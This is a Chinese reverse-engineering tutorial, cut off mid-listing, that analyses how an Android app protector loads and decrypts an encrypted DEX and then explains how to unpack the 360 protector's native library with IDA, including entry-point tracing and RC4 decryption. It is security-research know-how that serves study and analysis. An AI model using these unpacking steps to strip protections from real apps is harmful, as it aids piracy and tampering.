5..invoke-static{p0},Lcom/nqshield/jniExport;->getDexClassLoader(Landroid/content/Context;)Ljava/lang/ClassLoader;
该函数通过调用 DEXClassLoader 完成对加密的/data/data+包名/.cache/DexToLoad.apk 的动态加载, 内存中解密 DexToLoad.apk 并组合 odex, 完成动态加载。(详细过程看 so 层分析)。
类似下面的样子:

```
public static ClassLoader getDexClassLoader(Context paramContext, String paramString)
{

  ClassLoader clL = null;

  try
  {

      clL = new DexClassLoader("/data/data/" + paramString +
              "/.cache/DexToLoad.apk", "/data/data/" + paramString +
              "/.cache", "/data/data/" + paramString + "/lib/",
              paramContext.getClassLoader());

    if (clL != null)
    {
      return clL;
    }

  }
  catch (Exception localException)
  {
    localException.printStackTrace();
  }
  return clL;
}
```

6.invoke-virtual{v0,p0,v1,v2},Lcom/nqshield/jniExport;->nq12(Landroid/content/Context;Ljava/lang/ClassLoader;I)V

传入 getDexClassLoader 返回值。

7.invoke-virtual{v0,v1,v2},Lcom/nqshield/jniExport;->nq13(Ljava/lang/String;I)V
so 层分析

8.最后在.method public onCreate()V 中调用
invoke-virtual {v0, v1, v2}, Lcom/nqshield/jniExport;->nq14(Ljava/lang/String;I)V

三:so 层分析:
1.通过 readelf -S libnqshield.so 查看 so 信息,发现 INIT_ARRAY 不为空,

用 IDA 打开 so,G 到 INIT_ARRAY 中的地址去看看,

对应 so 函数名被混淆了，动态分析发现这些函数都是解密字符串用的，根据传进的数字解密相应的字符。

```
int __fastcall sub_6400()
{
  int result; // r0@1

  dword_D004 = dcf13197d7a5901a5ad213f34001fe4(110);
  dword_D008 = dcf13197d7a5901a5ad213f34001fe4(115);
  dword_D010 = dcf13197d7a5901a5ad213f34001fe4(111);
  dword_D014 = dcf13197d7a5901a5ad213f34001fe4(116);
  dword_D01C = dcf13197d7a5901a5ad213f34001fe4(112);
  dword_D020 = dcf13197d7a5901a5ad213f34001fe4(117);
  dword_D028 = dcf13197d7a5901a5ad213f34001fe4(113);
  dword_D02C = dcf13197d7a5901a5ad213f34001fe4(118);
  dword_D034 = dcf13197d7a5901a5ad213f34001fe4(114);
  result = dcf13197d7a5901a5ad213f34001fe4(119);
  dword_D038 = result;
  return result;
}
```

下面是传入要解密的字符串。

```
int __fastcall dcf13197d7a5901a5ad213f34001fe4(int result)
{
  switch ( result )
  {
    case 0:
      result = ecdc98435264bbd0d60bf7b13c2cc3e8("u1AZZQqa3u4LkLFKQsA4YmfP");
      break;
    case 1:
      result = ecdc98435264bbd0d60bf7b13c2cc3e8("5D4Muo/LVQ2TM/TgnOuMpUlMlwCintG2OC==");
      break;
    case 2:
      result = ecdc98435264bbd0d60bf7b13c2cc3e8("uACINVLjlLBlMngA696QQVH=");
      break;
    case 3:
      result = ecdc98435264bbd0d60bf7b13c2cc3e8("u1AZZQqa3u4LkLFtLcU0o0dP");
      break;
    case 4:
      result = ecdc98435264bbd0d60bf7b13c2cc3e8("5DoiC1mLwptULs0eMq49kae8NUHnkt3HOC==");
      break;
    case 5:
      result = ecdc98435264bbd0d60bf7b13c2cc3e8("7UOsxug60bjhu8B4rZVj6X0i+URCA8k3a/1swbl+WUwZRfF=");
      break;
```

110 代表解密后的字符为: nq10
115 代表解密后的字符为: (Ljava/lang/String;Ljava/lang/String;I)V
111 代表解密后的字符为:nq11
等等...以此类推

2. JNI_OnLoad 中都做了些什么?
第一个函数 fork 一个子进程，并创建一个线程，线程函数如下所示

```
int e9ed83bcc35ed9c8287c00fc18c1507()
{
  int v0; // r4@1
  __pid_t v1; // r0@2
  void *v2; // r7@3
  int result; // r0@5
  char s; // [sp+4h] [bp-3Ch]@2
  int v5; // [sp+24h] [bp-1Ch]@1

  v5 = _stack_chk_guard;
  v0 = inotify_init();
  if ( v0 >= 0 )
  {
    v1 = getppid();
    sprintf(&s, "/proc/%d/maps", v1);
    if ( inotify_add_watch(v0, &s, 0x20u) >= 0 )
    {
      v2 = malloc(0x10u);
      if ( v2 )
      {
        while ( 1 )
        {
          read(v0, v2, 0x10u);
          byte_D0E8 = 1;
        }
      }
    }
  }
  result = 0;
  if ( v5 != _stack_chk_guard )
    __stack_chk_fail(0);
```

inotify 是一种文件系统的变化通知机制，如文件增加、删除等事件可以立刻让用户态得知,
int wd = inotify_add_watch (fd, path, mask); 用于添加一个 watch
fd 是 inotify_init() 返回的文件描述符，path 是被监视的目标的路径名（即文件名或目录名），mask 是事件掩码，在头文件 linux/inotify.h 中定义了每一位代表的事件。可以使用同样的方式来修改事件掩码，即改变希望被通知的 inotify 事件。Wd 是 watch 描述符。
在 arch-arm\usr\include\linux\ inotify.h 头文件中定如下：
#define IN_OPEN 0x00000020

,根据线程函数可以看出它是监视/proc/pid/maps 的打开事件.
(*不明白的可以点这里 http://blog.csdn.net/myarrow/article/details/7096460)

我猜测这个线程的功能可能是做反注入用的。

2.解密字符串
传入数字 79 代表解密后的字符为: com/nqshield/jniExport


3.注册 JNI 函数
对应关系
native nq10 -> b9df1ce797fd03603fd7137afff2957
native nq11 -> eb5993d402df42eac47e82555b7ae31
native nq12 -> fa3f3a501e8754e88bed48c128ef90
native nq13 -> abc020d3ee6fbc05ab1ed6b4da7252d
native nq14 -> e300588cc034bcbaa7d61

4.下面对这几个函数进行分析
nq10 函数在 java 层 CopyBinaryFile 函数中被调用到，我们在 so 中对
b9df1ce797fd03603fd7137afff2957 函数下断点,动态分析看它都做了些什么?
函数里面调用了 result = initEnv(a5, "DexToLoad.dex", "DexToLoad.apk", &s);
进入该函数分析，该函数对 libdvm.so 与 libnativehelper.so 中的操作文件等一些函数进行 hook 如下图:

```
v15 = sub_939C("libdvm.so");
v16 = sub_939C("libjavacore.so");
if ( !v16 )
  v16 = sub_939C("libnativehelper.so");
v17 = v15;
if ( v15 )
{
  if ( v16 )
  {
    v17 = sub_940C(v16, "open", myopenh, &dword_D068);
    if ( !v17 )
      return v17;
    byte_DD11 = 1;
  }
  v17 = sub_940C(v15, "open", myopen, &dword_D064);
  if ( v17 )
  {
    v17 = sub_940C(v15, "read", myread, &dword_D05C);
    if ( v17 )
    {
      v17 = sub_940C(v15, "write", mywrite, &dword_D058);
      if ( v17 )
      {
        v17 = sub_940C(v15, "close", myclose, &dword_D040);
        if ( v17 )
        {
          v17 = sub_940C(v15, "mmap", mymmap, &dword_D060);
          if ( v17 )
          {
            v17 = sub_940C(v15, "munmap", mymunmap, &dword_D04C);
            if ( v17 )
            {
              v17 = sub_940C(v15, "mprotect", mymprotect, &dword_D050);
              if ( v17 )
              {
                v17 = sub_940C(v15, "fork", myfork, &dword_D054);
                if ( v17 )
                {
                  v17 = sub_940C(v15, "lseek", mylseek, &unk_D0E4);
                  if ( v17 )
```

我们分别对这几个 hook 函数(myopen,myread 等)下好断点,当 java 层调用 getDexClassLoader 函数时会走到这些 hook 函数中,b9df1ce797fd03603fd7137afff2957 函数就分析完成了。

5.java 层的 CopyBinaryFile 函数执行完后就要执行 getDexClassLoader 函数了,该函数是调用 DexClassesLoader 动态加载 DexToLoad.apk,继续动态走,断在 myopenh 函数中,该函数会判断是不是打开 DexToLoad.apk 文件, 如果是就会创建一个 DexToLoad.apk.zip 文件。
接着来到 myopen 函数中,判断是否打开 DexToLoad.apk,如果是会调用函数 access 判断/data/data/yiqi.bazi/.cache/DexToLoad.apk 是否存在,存在就打开它并将其读取到指定内存,然后解密,如下图:




6.组合生成 ODEX:

下会根据 ODEX 结构图进行组合:

(*该图来自 “ Android 软件安全与逆向分析” 一书,如有对该结构不明白的地方可以去阅读这本书，书里有详细讲解)。


首先使用 zlib 函数 inflateInit2_与 inflate 对上面解密出来的 DexToLoad.apk 数据从 classes.dex 标志后进行解压得到 dex 数据，在 inflateEnd 处下断 F9 执行，如果要脱壳的话,这个时候是最佳的 dump 时机,可得到完整的 Dex 数据。(组合完后会对 dex 做些手脚)接下来会按照上图 odex 结构图进行组合,

在解压出来的 dex 前写入 ODEX 文件头如下图所示:




```
449E1008  64 65 79 0A 30 33 36 00  28 00 00 00 80 D7 2B 00  dey.036.(...■.+.
449E1018  A8 D7 2B 00 67 02 00 00  10 DA 2B 00 18 80 01 00  ..+.g.....+..■..
449E1028  00 00 00 00 00 00 00 00  64 65 78 0A 30 33 35 00  ........dex.035.
449E1038  1A 2F 2F 25 2A E8 CD D5  82 72 00 F8 7E 05 AF 98  .//%*....r..~...
449E1048  42 CB 16 94 5A F9 ED D2  80 D7 2B 00 70 00 00 00  B...Z...■.+.p...
449E1058  78 56 34 12 00 00 00 00  00 00 00 00 BC D6 2B 00  xV4...........+.
449E1068  F7 5B 00 00 70 00 00 00  58 0F 00 00 4C 70 01 00  .[..p...X...Lp..
449E1078  72 12 00 00 AC AD 01 00  48 3B 00 00 04 8B 02 00  r.......H;......
449E1088  2C 59 00 00 44 65 04 00  EA 0B 00 00 A4 2E 07 00  ,Y..De..........
449E1098  9C 2B 23 00 E4 AB 08 00  CA 82 21 00 CC 82 21 00  .+#.......!...!.
449E10A8  CF 82 21 00 E0 82 21 00  F2 82 21 00 02 83 21 00  ..!...!...!...!.
449E10B8  13 83 21 00 21 83 21 00  38 83 21 00 6A 83 21 00  ..!.!.!.8.!.j.!.
449E10C8  80 83 21 00 83 83 21 00  89 83 21 00 90 83 21 00  ■.!...!...!...!.
449E10D8  A3 83 21 00 AD 83 21 00  BD 83 21 00 CA 83 21 00  ..!...!...!...!.
449E10E8  D6 83 21 00 E2 83 21 00  F0 83 21 00 FF 83 21 00  ..!...!...!...!.
449E10F8  0B 84 21 00 1A 84 21 00  25 84 21 00 36 84 21 00  ..!...!.%.!.6.!.
```

打开/data/dalvik-cache/mnt@asec@yiqi.bazi-1@pkg.apk@classes.dex 读取依赖库到 dex 后面，如下图:



```
44C9E778  F7 5B 00 00 CA 82 21 00  04 20 00 00 F2 83 00 00  .[....!.. ......
44C9E788  CB C4 28 00 05 20 00 00  EE 00 00 00 DF 23 29 00  ..(.. ........#).
44C9E798  00 20 00 00 BD 0B 00 00  18 86 29 00 00 10 00 00  . ........).....
44C9E7A8  01 00 00 00 BC D6 2B 00  3C 73 D1 44 9C 52 A1 EC  ......+.<s.D.R..
44C9E7B8  17 00 00 00 07 00 00 00  39 00 00 00 2F 64 61 74  ........9.../dat
44C9E7C8  61 2F 64 61 6C 76 69 6B  2D 63 61 63 68 65 2F 73  a/dalvik-cache/s
44C9E7D8  79 73 74 65 6D 40 66 72  61 6D 65 77 6F 72 6B 40  ystem@framework@
44C9E7E8  63 6F 72 65 2E 6A 61 72  40 63 6C 61 73 73 65 73  core.jar@classes
44C9E7F8  2E 64 65 78 00 09 F7 61  D0 C0 85 D1 E2 39 08 8E  .dex...a.....9..
44C9E808  80 A9 9B C6 9A C5 17 5F  5E 41 00 00 00 2F 64 61  ■......_^A.../da
44C9E818  74 61 2F 64 61 6C 76 69  6B 2D 63 61 63 68 65 2F  ta/dalvik-cache/
44C9E828  73 79 73 74 65 6D 40 66  72 61 6D 65 77 6F 72 6B  system@framework
44C9E838  40 62 6F 75 6E 63 79 63  61 73 74 6C 65 2E 6A 61  @bouncycastle.ja
44C9E848  72 40 63 6C 61 73 73 65  73 2E 64 65 78 00 06 6D  r@classes.dex..m
44C9E858  42 94 1B 47 F1 58 88 DC  D4 69 A3 F3 05 2A 90 58  B..G.X...i...*.X
44C9E868  15 0A 38 00 00 00 2F 64  61 74 61 2F 64 61 6C 76  ..8.../data/dalv
44C9E878  69 6B 2D 63 61 63 68 65  2F 73 79 73 74 65 6D 40  ik-cache/system@
44C9E888  66 72 61 6D 65 77 6F 72  6B 40 65 78 74 2E 6A 61  framework@ext.ja
44C9E898  72 40 63 6C 61 73 73 65  73 2E 64 65 78 00 39 1A  r@classes.dex.9.
44C9E8A8  89 CF 9E 39 FD 22 5D 46  7F 30 09 17 57 91 B2 B2  ...9."]F.0..W...
```

打开/data/data/yiqi.bazi/.cache/nqdata 读取辅助数据到依赖库后面,如下图:



组合完后就是 vm 加载过程了。

7. 接着 java 层调用 nq12 nq13 nq14 函数
反射调用 LoadedApk.mApplication, LoadedApk.mClassLoader,
ActivityThread.mInitialApplication,
ActivityThread.mAllApplications 等值，将其重新
指向目标 Application 和 ClassLoader。确保系统
稍后构造组件时能正确的加载到目标类。

三：到此分析完成，最后，将控制权给目标 Application。

脱 so 文件

某加固保动态脱壳(360)

我是小三
文章有错误和不到位的地方还请多多指教,高手莫要见笑，没有任何目的,仅供小菜玩乐!

测试环境:


调试器: IDA6.5

手机及系统版本:

.SO 层脱壳

一:.如何到达壳入口点?


1.我是通过对 dvmLoadNativeCode 函数下断，分析它执行流程最后到达壳入口（如果您有更好的办法还请告知，感谢中...）,函数 dvmLoadNativeCode 是执行加载 so 文件的操作。(2.3 系统是这个名字),2.3 以上系统被名称粉碎了,不过在 2.3 以上系统中可以在 libdvm.so 中搜索函数名也是可以找到的，(我当前系统函数名为:_Z17dvmLoadNativeCodePKcP6ObjectPPc)如下图所示：




2.对 dvmLoadNativeCode 函数进行下断有些小技巧，前后下断点,等壳执行完成后反回就断在这里,如下图所示：

```
libdvm.so:4087B8EE loc_4087B8EE                        ; CODE XREF: _Z17dvmLoadNativeCodePKcP6Ob
libdvm.so:4087B8EE BL              _Z13dvmThreadSelfv
libdvm.so:4087B8F2 MOVS            R1, #8
libdvm.so:4087B8F4 MOV             R7, R0
libdvm.so:4087B8F6 BL              _Z15dvmChangeStatusP6Thread12ThreadStatus
libdvm.so:4087B8FA MOVS            R1, #1
libdvm.so:4087B8FC MOV             R6, R0
libdvm.so:4087B8FE MOV             R0, R4
libdvm.so:4087B900 BLX             unk_4083F694            ; 如果想到壳入口就必须得跟进这个函数流程
libdvm.so:4087B904 MOV             R1, R6
libdvm.so:4087B906 MOV             R10, R0
libdvm.so:4087B908 MOV             R0, R7
libdvm.so:4087B90A BL              _Z15dvmChangeStatusP6Thread12ThreadStatus
libdvm.so:4087B90E CMP.W           R10, #0
```


3.跟进这 libdvm.so:4087B900 BLX unk_4083F694 函数后，分析其流程就可以发现有 so 的加载基址为 0x5B97C000，如下图：



4. 得到 so 在内存中基址后就可以用 ReadELF -a xx.so 来查看 so 文件的 INIT_ARRAY 文件偏移，如下图执行 ReadELF -a libprotectClass.so 命令后



5. 我们用 IDA 静态反编译 libprotectClass.so 文件，然后去 0xfd98 地址去看看，是一个函数地址，如下图



该函数为：

```
LOAD:00002F5C                 __gnu_armfini_26                        ; DATA XI
LOAD:00002F5C 01 00 2D E9                 STMFD           SP!, {R0}
LOAD:00002F60 2D 0F 8F E2+                ADRL            R0, sub_3020
LOAD:00002F68 04 00 40 E2                 SUB             R0, R0, #4
LOAD:00002F6C 10 FF 2F E1                 BX              R0 ; loc_301C
```

6.得到了 libprotectClass.so 在内存中基址与 INIT_ARRAY 文件偏移，将它们相加即可得到 so 壳入口了 0x5B97EF5C,去内存中看看,如下图:

```
libprotectClass.so:5B97EF5C STMFD           SP!, {R0}
libprotectClass.so:5B97EF60 ADRL            R0, loc_5B97F020
libprotectClass.so:5B97EF68 SUB             R0, R0, #4
libprotectClass.so:5B97EF6C BX              R0 ; loc_5B97F01C
```

是不是与__gnu_armfini_26 函数很像呢?然后我们在该函下个断点，F9 执行以这儿就可以接着分析 so 壳代码了。

二:so 如何脱壳?

1.到达壳入口后我们单步跟踪看看，到修改代码属性这里

```
libprotectClass.so:5B87F180 loc_5B87F180                            ; DATA XREF: libprotectCla
libprotectClass.so:5B87F180 BL              __gnu_arm_fini_06       ; 修改代码属性mprotect
libprotectClass.so:5B87F184 STMFD           SP!, {R0}
```

```
R0 5B889000 libprotectClass.so:_Unwind_VRS_Set+3BC
R1 0000167C
R2 00000007
```


R0 为要修改的开始地址

2.准备解密代码,跟进该函数。

```
libprotectClass.so:5B87F000 loc_5B87F000                            ; DATA XREF: li
libprotectClass.so:5B87F000 BL              __gnu_armfini_29        ; 准备解密代码
libprotectClass.so:5B87F004 STMFD           SP!, {R0}
```

在该函数里做解密代码操作，首先是拷贝 0xA 长度的密钥,如下图，然后初始化密钥。

```
libprotectClass.so:5B87EEEC STR     R3, [SP,#0x114]
libprotectClass.so:5B87EEF0 BL      memcpy_0            ; 拷贝密钥，长度为A
libprotectClass.so:5B87EEF4 ADD     R0, SP, #4
```



3.从初始化密钥函数来看，应该使用的是 RC4 算法，接着就是解密了。

```
libprotectClass.so:5B87EF00 BL      __arm_aeabi_6       ; 初始化密钥init_Key
libprotectClass.so:5B87EF04 MOV     R0, R6
libprotectClass.so:5B87EF08 MOV     R1, R5
libprotectClass.so:5B87EF0C ADD     R2, SP, #0x10
libprotectClass.so:5B87EF10 BL      __gnu_arm_message   ; 解密代码rc4_crypt
libprotectClass.so:5B87EF14 MOV     R2, #0x102
libprotectClass.so:5B87EF1C ADD     R0, SP, #0x10
libprotectClass.so:5B87EF20 MOV     R1, #0
libprotectClass.so:5B87EF24 BL      memset_0
```

```
R0  5B889C38  libprotectClass.so:__gnu_armfini_31
R1  0000067C
R2  BECE3200  [stack]:BECE3200
R3  00000000
```

R0 为要解密的 Buffer， R1 为 Buffer 的大小， R3 为初始化后的密钥。

4.算法 密钥 都知道了，我们可以写个程序来解密 so 了，如下图解密前后 JNI_OnLoad 对比。

解密前为：

```
.OAD:0000E144                 EXPORT JNI_OnLoad
.OAD:0000E144 JNI_OnLoad
.OAD:0000E144                 LDMCSDA         LR, {R1,R5,R7-SP,PC}
